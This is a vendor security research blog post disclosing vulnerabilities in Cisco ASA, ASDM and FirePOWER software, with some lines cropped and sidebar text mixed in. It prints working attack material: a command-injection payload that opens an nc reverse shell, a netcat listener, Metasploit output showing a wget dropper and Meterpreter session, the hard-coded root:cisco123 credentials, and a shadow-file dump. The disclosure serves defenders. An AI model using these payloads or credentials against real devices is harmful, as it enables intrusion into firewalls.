Rapid7 Discovered Vulnerabilities in Cisco ASA, ASDM, and FirePOWER Services Software

Aug 11, 2022 | 21 min read |

Jake Baines (/blog/author/jake-baines/)

Last updated at Fri, 19 Aug 2022 15:36:07 GMT

Rapid7 discovered vulnerabilities and "non-security" issues affecting Cisco Adaptive Security Software (https://www.cisco.com/c/en/us/support/security/adaptive-security-appliance-asa-software/series.html) (ASA), Adaptive Security Device Manager (https://www.cisco.com/c/en/us/products/security/adaptive-security-

Topics

Metasploit (797) (/blog/tag/metasploit/)

Vulnerability Management (415) (/blog/tag/vulnerability-management/)

Detection and Response (386) (/blog/tag/detection-and-response/)

Research (277) (/blog/tag/research/)

Application Security (156) (/blog/tag/application-security/)

Cloud Security (103) (/blog/tag/cloud-security/)

device-manager/index.html) (ASDM), and FirePOWER Services Software for ASA (https://software.cisco.com/download/home/286283326/type/286277393/release/6.2.3.18).

Rapid7 initially reported the issues to Cisco in separate disclosures in February and March 2022. Rapid7 and Cisco continued discussing impact and resolution of the issues through August 2022. The following table lists the vulnerabilities and the last current status that we were able to verify ourselves.

For information on vulnerability checks in InsightVM and Nexpose, please see the `Rapid7 customers` section at the end of this blog.

Description	Identifier	St
Cisco ASDM binary packages are not signed. A malicious ASDM package can be installed on a Cisco ASA resulting in arbitrary code execution on any client system that connects to the ASA via ASDM.	CVE-2022-20829 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asa-asdm-sig-NPKvwDjm)	Fi
The Cisco ASDM client does not verify the server's SSL certificate, which makes it vulnerable to man-in-the-middle (MITM) attacks.	None	N

Popular Tags

Search Ta

Metasploit (/blog/tag/metasploit/)

Logentries (/blog/tag/logentries/)

IT Ops (/blog/tag/it-ops/)

Vulnerability Management (/blog/tag/vulnerability-management/)

Detection and Response (/blog/tag/detection-and-response/)

Metasploit Weekly Wrapup (/blog/tag/metasploit-weekly-wrapup/)

Research (/blog/tag/research/)

Automation and Orchestration (/blog/tag/automation-and-orchestration/)

Description	Identifier	St
Cisco ASDM client sometimes logs credentials to a local log file. Cisco indicated this was a duplicate issue, although they updated CVE-2022-20651's affected versions to include the version Rapid7 reported and issued a new release of ASDM (7.17.1.155) in June.	CVE-2022-20651 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asdm-logging-jnLOY422)	Fi
Cisco ASDM client is affected by an unauthenticated remote code execution vulnerability. The issue was originally reported by Malcolm Lashley (https://gist.github.com/mlashley/7d2c16e91fe37c9ab3b2352615540025) and was disclosed without a fix by Cisco in July 2021. Cisco reported (https://bst.cloudapps.cisco.com/bugsearch/bug/CSCvw79912) this issue was fixed in ASDM 7.18.1.150, but Rapid7 has informed Cisco that the issue was in fact not fixed. Cisco retracted ASDM 7.18.1.150 and attempted to fix the issue 7.18.1.152. However, the issue remains exploitable as long as the user clicks through a pop up. Cisco is unlikely to further address this issue.	CVE-2021-1585 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asdm-rce-gqjShXW) CSCvw79912 (https://bst.cloudapps.cisco.com/bugsearch/bug/CSCvw79912)	N
Cisco ASDM binary package contains an unsigned Windows installer. The ASDM client will prompt the user to execute the unsigned installer or users are expected to download the installer from the ASA and execute it. This is an interesting code execution mechanism to be used with CVE-2022-20829 or CVE-2021-1585.	CSCwc21296 (https://bst.cloudapps.cisco.com/bugsearch/bug/CSCwc21296)	Fi

Nexpose (/blog/tag/nexpose/)

Incident Detection (/blog/tag/incident-detection/)

InsightIDR (/blog/tag/insightidr/)

Exploits (/blog/tag/exploits/)

Incident Response (/blog/tag/incident-response/)

Komand (/blog/tag/komand/)

Penetration Testing (/blog/tag/penetration-testing/)

Related Posts

READ MORE (/BLOG/POST/2022/11 2022-41622-AND-CVE-2022-

Description	Identifier	St
Cisco ASA-X with FirePOWER Services is vulnerable to an authenticated, remote command injection vulnerability. Using this vulnerability allows an attacker to gain root access to the FirePOWER module.	CVE-2022-20828 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asasfr-cmd-inject-PE4GfdG)	Fi m m ve
Cisco FirePOWER module before 6.6.0 allowed a privileged Cisco ASA user to reset the FirePOWER module user's password. A privileged Cisco ASA user could bypass the FirePOWER module login prompt to gain root access on the FirePOWER module.	CSCvo79327 (https://bst.cloudapps.cisco.com/bugsearch/bug/CSCvo79327)	Fi m m ve
Cisco FirePOWER module boot images before 7.0.0 allow a privileged Cisco ASA user to obtain a root shell via command injection or hard-coded credentials.	CSCvu90861 (https://bst.cloudapps.cisco.com/bugsearch/bug/CSCvu90861)	Fi bo im 7. fix AS
Cisco ASA with FirePOWER Services loads and executes arbitrary FirePOWER module boot images. The ASA does not restrict the use of old boot images or even the use of boot images that weren't created by Cisco. This could result in code execution from a malicious boot image.	None	N
Some Cisco FirePOWER module boot images support the installation of unsigned FirePOWER installation packages. This could result in code execution from a malicious package.	None	N

41800-FIXED-F5-BIG-IP-AND-ICONTROL-REST-VULNERABILITIES-AND-EXPOSURES/)

CVE-2022-41622 and CVE-2022-41800 (FIXED): F5 BIG-IP and iControl REST Vulnerabilities and Exposures

READ MORE (/BLOG/POST/2022/10/RESEARCH-WERE-STILL-TERRIBLE-AT-PASSWORDS-MAKING-IT-EASY-FOR-ATTACKERS/)

New Research: We're Still Terrible at Passwords; Making it Easy for Attackers

READ MORE (/BLOG/POST/2022/10/AND-CITRIX-

Rapid7 presented the vulnerabilities, exploits, and tools at Black Hat USA (https://www.blackhat.com/us-22/briefings/schedule/index.html#do-not-trust-the-asa-trojans-27162) and DEF CON (https://forum.defcon.org/node/241939) on August 11 and August 13, respectively.

Product description

Cisco ASA Software is a “core operating system for the Cisco ASA Family.” Cisco ASA are widely deployed enterprise-class firewalls that also support VPN, IPS, and many other features.

Cisco ASDM is a graphical user interface for remote administration of appliances using Cisco ASA Software.

FirePOWER Services Software is a suite of software that supports the installation of the FirePOWER module on Cisco ASA 5500-X with FirePOWER Services (https://www.cisco.com/c/en/us/products/security/asa-firepower-services/index.html).

Credit

FLEXlm and Citrix ADM Denial of Service Vulnerability ADM-DENIAL-OF-SERVICE-VULNERABILITY/)

READ MORE (/BLOG/POST/2022/09 SIGMA-SPECTRUM-INFUSION-PUMPS-MULTIPLE-VULNERABILITIES-FIXED/)

Baxter SIGMA Spectrum Infusion Pumps: Multiple Vulnerabilities (FIXED)

This issue was discovered by Jake Baines (https://www.rapid7.com/blog/author/jake-baines/) of Rapid7, and it is being disclosed in accordance with Rapid7's vulnerability disclosure policy (https://www.rapid7.com/security/disclosure/).

Analysis


Of all the reported issues, Rapid7 believes the following to be the most critical.

CVE-2022-20829: ASDM binary package is not signed

The Cisco ASDM binary package

(https://software.cisco.com/download/home/279513399/type/280775064/release/7.17.1.155)

is installed on the Cisco ASA. Administrators that use ASDM to manage their ASA download and install the Cisco ASDM Launcher on their Windows or macOS system. When the ASDM launcher connects to the ASA, it will download a large number of Java files from the ASA, load them into memory, and then pass execution to the downloaded Java.


ASDM Client
Cisco ASA
Client Connect
Server sends Java classes
Client loads and executes provided Java
Cisco CLI Traffic

The ASDM launcher installer, the Java class files, the ASDM web portal, and other files are all contained within the ASDM binary package distributed by Cisco. Rapid7 analyzed the format of the binary package and determined that it lacked any type of cryptographic signature to verify the package's authenticity (see CWE-347 (https://cwe.mitre.org/data/definitions/347.html)). We discovered that we could modify the contents of an ASDM package, update a hash in the package's header, and successfully install the package on a Cisco ASA.

The result is that an attacker can craft an ASDM package that contains malicious installers, malicious web pages, and/or malicious Java. An example of exploitation using a malicious ASDM package goes like this: An administrator using the ASDM client connects to the ASA and downloads/executes attacker-provided Java. The attacker then has access to the administrator’s system (e.g. the attacker can send themselves a reverse shell). A similar attack was executed by Slingshot APT (https://usa.kaspersky.com/blog/web-sas-2018-apt-announcement-2/14873/) against Mikrotik routers and the administrative tool Winbox.


The value of this vulnerability is high because the ASDM package is a distributable package. A malicious ASDM package might be installed on an ASA in a supply chain attack, installed by an insider, installed by a third-party vendor/administrator, or simply made available “for free” on the internet for administrators to discover themselves (downloading ASDM from Cisco requires a valid contract).

Rapid7 has published a tool, the way (https://github.com/jbaines-r7/theway), that demonstrates extracting and rebuilding “valid” ASDM packages. The way can also generate ASDM packages with an embedded reverse shell. The following video demonstrates an administrative user triggering the reverse shell simply by connecting to the ASA.

Note: *Cisco communicated on August 11, 2022 that they had released new software images that resolve CVE-2022-20829. We have not yet verified this information.*

CVE-2021-1585: Failed patch

Rapid7 vulnerability research previously described exploitation of CVE-2021-1585 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asdm-rce-gqjShXW) on AttackerKB (https://attackerkb.com/topics/0vIso8fLhQ/cve-2021-1585/rapid7-analysis). The vulnerability allows a man-in-the-middle or evil endpoint to execute arbitrary Java code on an ASDM administrator’s system via the ASDM launcher (similar to CVE-2022-20829). Cisco publicly disclosed this vulnerability without a patch in July 2021. However, at the time of writing, Cisco’s customer-only disclosure page (https://bst.cloudapps.cisco.com/bugsearch/bug/CSCvw79912) for CVE-2021-1585 indicates that the vulnerability was fixed with the release of ASDM 7.18.1.150 in June 2022.



Cisco Adaptive Security Device Manager Remote Code Execution Vulnerability

CSCvw79912

Symptom:
A vulnerability in the Cisco Adaptive Security Device Manager (ASDM) Launcher could allow an unauthenticated, remote attacker to execute arbitrary code on a user's operating system.

This vulnerability is due to a lack of proper signature verification for specific code exchanged between the ASDM and the Launcher. An attacker could exploit this vulnerability by leveraging a man-in-the-middle position on the network to intercept the traffic between the Launcher and the ASDM and then inject arbitrary code. A successful exploit could allow the attacker to execute arbitrary code on the user's operating system with the level of privileges assigned to the ASDM Launcher. A successful exploit may require the attacker to perform a social engineering attack to persuade the user to initiate communication from the Launcher to the ASDM.

There are no workarounds that address this vulnerability.

This advisory is available at the following link:
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asdm-rce-gqjShXW

Conditions:
This vulnerability affects ASDM releases prior to version 7.18.1.150.

Rapid7 quickly demonstrated to Cisco that this is incorrect. Using our public exploit for CVE-2021-1585, staystaystay (https://github.com/jbaines-r7/staystaystay)

Rapid7 was able to demonstrate the exploit works against ASDM 7.18.1.150 **without any code changes**.

The following video demonstrates downloading and installing 7.18.1.150 from an ASA and then using `staystaystay` to exploit the new ASDM launcher. `staystaystay` only received two modifications:

- The `version.prop` file on the web server was updated to indicate the ASDM version is 8.14(1) to trigger the new loading behavior.
- The file `/public/jploader.jar` was downloaded from the ASA and added to the `staystaystay` web server.

Additionally, ASDM 7.18.1.150 is still exploitable when it encounters older versions of ASDM on the ASA. The following shows that Cisco added a pop-up to the ASDM client indicating connecting to the remote ASA may be dangerous, but allows the exploitation to continue if the user clicks “Yes”:

CVE-2021-1585 is a serious vulnerability. Man-in-the-middle attacks are trivial for well-funded APT (https://www.motherjones.com/politics/2013/09/flying-pig-nsa-impersonates-google/). Often they have the network position and the motive. It also does not help that ASDM does not validate the remote server’s SSL certificate and uses HTTP Basic Authentication (https://datatracker.ietf.org/doc/html/rfc7617#section-4) by default (leading to password disclosure to active MITM). The fact that this vulnerability has been public and unpatched for over a year should be a concern to anyone who administers Cisco ASA using ASDM.

If Cisco did release a patch in a timely manner, it’s unclear how widely the patch would be adopted. Rapid7 scanned (https://github.com/jbaines-r7/asdm_version_scanner) the internet for ASDM web portals on June 15, 2022, and examined the versions of ASDM being used in the wild. ASDM 7.18.1 (https://software.cisco.com/download/home/279513399/type/280775064/release/7.18.1) had been released a week prior and less than 0.5% of internet-facing ASDM had adopted 7.18.1. Rapid7 found the most popular version of ASDM to be 7.8.2 (https://software.cisco.com/download/home/279513399/type/280775064/release/7.8.2), a version that had been released in 2017.


Note: *Cisco communicated on August 11, 2022 that they had released new software images that resolve CVE-2021-1585. We have not yet verified this information.*

ASDM Version	Count

ASDM Version	Count
Cisco ASDM 7.8(2)	3202
Cisco ASDM 7.13(1)	1698
Cisco ASDM 7.15(1)	1597
Cisco ASDM 7.16(1)	1139
Cisco ASDM 7.9(2)	1070
Cisco ASDM 7.14(1)	1009
Cisco ASDM 7.8(1)	891
Cisco ASDM 7.17(1)	868
Cisco ASDM 7.12(2)	756
Cisco ASDM 7.12(1)	745


CVE-2022-20828: Remote and authenticated command injection

CVE-2022-20828 is a remote and authenticated vulnerability that allows an attacker to achieve root access on ASA-X with FirePOWER Services when the FirePOWER module is installed. To better understand what the FirePOWER module is, we reference an image from Cisco's Cisco ASA FirePOWER Module Quick Start Guide (https://www.cisco.com/c/en/us/td/docs/security/asa/quick_start/sfr/firepower-qsg.html).



The FirePOWER module is the white oval labeled “ASA FirePOWER Module Deep Packet Inspection.” The module is a Linux-based virtual machine (VM) hosted on the ASA. The VM runs Snort (https://www.snort.org/) to classify traffic passing through the ASA. The FirePOWER module is fully networked and can access both `outside` and `inside` of the ASA, making it a fairly ideal location for an attacker to hide in or stage attacks from.

The command injection vulnerability is linked to the Cisco command line interface (https://www.cisco.com/c/en/us/td/docs/security/asa/asa-cli-reference/S/asa-command-ref-S/sa-shov-commands.html#wp1756151860) (CLI) `session do` command. In the example that follows, command `session do` `\` id` `is being executed on the` `Cisco ASA CLI via ASDM (HTTP),` `and the Linux command` id` is executed within the FirePOWER module.



Command Line Interface

Type a command to be sent directly to the device. For command help, type a command followed by a question mark. For commands that would prompt for confirmation, add an appropriate noconfirm option as parameter to the command and send it to the device. To make the changes permanent, use the File > Save Running Configuration to Flash menu option to save the configuration to flash.

Command

● Single Line ○ Multiple Line ☑ Enable context sensitive help (?)

session sfr do `id`

Response:


```
Result of the command: "session sfr do `id`"

Invalid do command uid=0(root)
```

A reverse shell exploit for this vulnerability is small enough to be tweetable (our favorite kind of exploit). The following `curl` command can fit in a tweet and will generate a bash reverse shell from the FirePOWER module to 10.12.70.252:1270:

```
curl -k -u albinolobster:labpass1
```

A Metasploit module (https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2022_20828) has been developed to exploit this issue as well.

The final takeaway for this issue should be that exposing ASDM to the internet could be very dangerous for ASA that use the FirePOWER module. While this might be a credentialed attack, as noted previously, ASDM's default authentication scheme discloses username and passwords to active MITM attackers. ASDM client has also recently logged credentials to file (CVE-2022-20651), is documented to support the credentials `<blank>:<blank>` by default (See "Start ASDM", Step 2 (https://www.cisco.com/c/en/us/td/docs/security/asa/asa98/asdm78/general/asdm-78-general-config/intro-start.html#ID-2151-000002d1)), and, by default, doesn't have brute-force protections enabled. All of that makes the following a very real possibility.




To further demonstrate ASDM password weaknesses, we've published Metasploit modules for brute-forcing credentials on the ASDM interface (https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/asdm_bruteforce) and searching through ASDM log files (https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2022_20651) for valid credentials.

CSCvu90861: FirePOWER boot image root shell

In the previous section, we learned about the Cisco FirePOWER module. In this section, it's important to know how the FirePOWER module is installed. Installation is a three-step process:


- Upload and start the FirePOWER boot image.
- From the boot image, download and install the FirePOWER installation package.
- From the FirePOWER module VM, install the latest updates.

CSCvu90861 concerns itself with a couple of issues associated with the boot image found in step 1. The boot image, once installed and running, can be entered using the Cisco ASA command `session sfr console`:




```
Cisco FirePOWER Services Boot Image 6.2.3

asasfr login: admin
Password:


            Cisco FirePOWER Services Boot 6.2.3 (4)
                  Type ? for list of commands
asasfr-boot>?
    show             => Display system information. Enter show ? for options
    config           => Configure the system. Enter config ? for options
    system           => Control system operation
    setup            => System Setup Wizard
    support          => None
    delete           => Delete files
    ping             => Ping a host to check reachability
    nslookup         => Look up an IP address or host name with the DNS servers
    traceroute       => Trace the route to a remote host
    exit             => Exit the session
    help             => Get help command syntax
asasfr-boot>
```

As you can see, the user is presented with a very limited CLI that largely only facilitates network troubleshooting and installing the FirePOWER installation package. Credentials are required to access this CLI. These credentials are well-documented across the various versions of the FirePOWER boot image (see “Set Up the ASA SFR Boot Image, Step 1” (https://www.cisco.com/c/en/us/support/docs/security/asa-firepower-services/118644-configure-firepower-00.html#anc8)). However, what isn’t documented is that the credentials `root:cisco123` will drop you down into a root bash shell.




```
Cisco FirePOWER Services Boot Image 6.2.3

asasfr login: root
Password:
root@asasfr-boot:~# id
uid=0(root) gid=0(root)
root@asasfr-boot:~# cat /etc/shadow
admin:$1$r7kZS9FH$lnXUUeAZXgxcGkF5VJXlR1:14966:0:99999:7:::
root:$1$z50Rlo.4$yWM0q/HPI944EtyFcE52I/:14966:0:99999:7:::
sshd:!:19139:0:99999:7:::
root@asasfr-boot:~#
```

The FirePOWER boot image, similar to the normal FirePOWER module, is networked. It can be configured to use DHCP or a static address, but either way, it has access to `inside` and `outside` of the ASA (assuming typical wiring). Again, a perfect staging area for an attacker and a pretty good place to hide.



We also discovered a command injection vulnerability associated with the `system install` command that yields the same result (root access on the boot image).



```
Upgrade already running in another session.
asasfr-boot>
asasfr-boot>
asasfr-boot>
asasfr-boot>
asasfr-boot>
asasfr-boot>system ?
    reload           => Reload the system
    install          => Install the system software
    shutdown         => Shut down the system. Manual restart will be required
asasfr-boot>
{IFS}bash`t>system install http://10.0.0.1/`nc${IFS}10.0.0.28${IFS}1270${IFS}-e$
Verifying

Package not found. Please correct the URL, which should include the full path including
 package name.
Upgrade aborted.
asasfr-boot>
```

```
albinolobster@ubuntu:~$ nc -lvnp 1270
Listening on 0.0.0.0 1270
Connection received on 10.0.0.21 52224
id
uid=0(root) gid=0(root)
```

We wrote two SSH-based exploits that demonstrate exploitation of the boot image. The first is a stand-alone Python script (https://github.com/jbaines-r7/slowcheetah), and the second is a Metasploit module (https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/boot_image_shell).

Exploitation takes about five minutes, so Metasploit output will have to suffice on this one:

```
albinolobster@ubuntu:~/metasploit-

 ________________________________
/ it looks like you're trying to r
\ module
 ----------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.2.5-dev-ec
+ -- --=[ 2228 exploits - 1172 aux
+ -- --=[ 863 payloads - 45 encode
+ -- --=[ 9 evasion

Metasploit tip: You can pivot conn
started with the ssh_login modules

[*] Starting persistent handler(s)
msf6 > use exploit/linux/ssh/cisco
[*] Using configured payload linux
msf6 exploit(linux/ssh/cisco_asax_

Module options (exploit/linux/ssh/

   Name             Current Settin
   ----             --------------
   ENABLE_PASSWORD
   IMAGE_PATH
   PASSWORD         cisco123
   RHOSTS
   RPORT            22
   SRVHOST         0.0.0.0
   SRVPORT         8080
   SSL             false
   SSLCert
   URIPATH
   USERNAME        cisco


Payload options (linux/x86/meterpr

   Name   Current Setting  Require
   ----   ---------------  -------
   LHOST                   yes
   LPORT  4444             yes


Exploit target:

   Id  Name
   --  ----
   1   Linux Dropper


msf6 exploit(linux/ssh/cisco_asax_
IMAGE_PATH => disk0:/asasfr-5500x-
msf6 exploit(linux/ssh/cisco_asax_
PASSWORD => labpass1
msf6 exploit(linux/ssh/cisco_asax_
USERNAME => albinolobster
msf6 exploit(linux/ssh/cisco_asax_
LHOST => 10.12.70.252
msf6 exploit(linux/ssh/cisco_asax_
RHOST => 10.12.70.253
msf6 exploit(linux/ssh/cisco_asax_

[*] Started reverse TCP handler or
[*] Executing Linux Dropper for li
[*] Using URL: http://10.12.70.252
[*] 10.12.70.253:22 - Attempting t
[+] Authenticated with the remote 
[*] Resetting SFR. Sleep for 120 s
[*] Booting the image... this will
[*] Configuring DHCP for the image
[*] Dropping to the root shell
[*] wget -qO /tmp/scOKRuCR http://
[*] Client 10.12.70.253 (Wget) rec
[*] Sending payload to 10.12.70.25
[*] Sending stage (989032 bytes) t
[*] Meterpreter session 1 opened (
[+] Done!
[*] Command Stager progress - 100.
[*] Server stopped.

meterpreter > shell
Process 2160 created.
Channel 1 created.
uname -a
Linux asasfr 3.10.107sf.cisco-1 #1
id
uid=0(root) gid=0(root)
```


This attack can be executed even if the FirePOWER module is installed. The attacker can simply uninstall the FirePOWER module and start the FirePOWER boot image (although that is potentially quite obvious depending on FirePOWER usage). However, this attack seems more viable as ASA-X ages and Cisco stops releasing new rules/updates for the FirePOWER module. Organizations will likely continue using ASA-X with FirePOWER Services **without**

FirePOWER enabled/installed simply because they are “good” Cisco routers.

Malicious FirePOWER boot image

The interesting thing about vulnerabilities (or non-security issues depending on who you are talking to) affecting the FirePOWER boot image is that the Cisco ASA has no mechanism that prevents users from loading and executing arbitrary images. Cisco removed the hard-coded credentials and command injection in FirePOWER boot images >= 7.0.0, but an attacker can still load and execute an old FirePOWER boot image that still has the vulnerabilities.

In fact, there is nothing preventing a user from booting an image of their own creation. FirePOWER boot images are just bootable Linux ISO. We wrote a tool (https://github.com/jbaines-r7/pinchme) that will generate a bootable TinyCore (http://tinycorelinux.net/) ISO that can be executed on the ASA. The ISO, when booted, will spawn a reverse shell out to the attacker and start an SSH server, and it comes with DOOM-ASCII (https://github.com/wojciech-graj/doom-ascii) installed (in case you want to play DOOM on an ASA). The generated ISO is installed on the ASA just as any FirePOWER boot image would be:



